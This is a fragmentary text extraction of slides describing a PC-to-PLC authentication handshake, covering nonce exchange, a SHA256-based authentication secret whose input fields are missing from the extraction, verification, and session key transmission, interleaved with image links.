


Nonce_{PC}

$\text{Nonce}_{\text{PLC}}$

Nonces Exchange

Authentication progress





Authentication Secret Transmission

Authentication Secret

- The **authentication secret** is used by the PLC to validate the PC's authenticity.
- Both parties compute the **authentication secret** using the required data stored on each side.




auth_{secret}

= SHA256( ||  ||  ||  || )



Authentication Secret Transmission

Authentication progress




Authentication Secret Verification

Authentication progress




Session Key Transmission



Authentication progress

Authentication Process Finished




Authentication progress

Authentication Process Finished

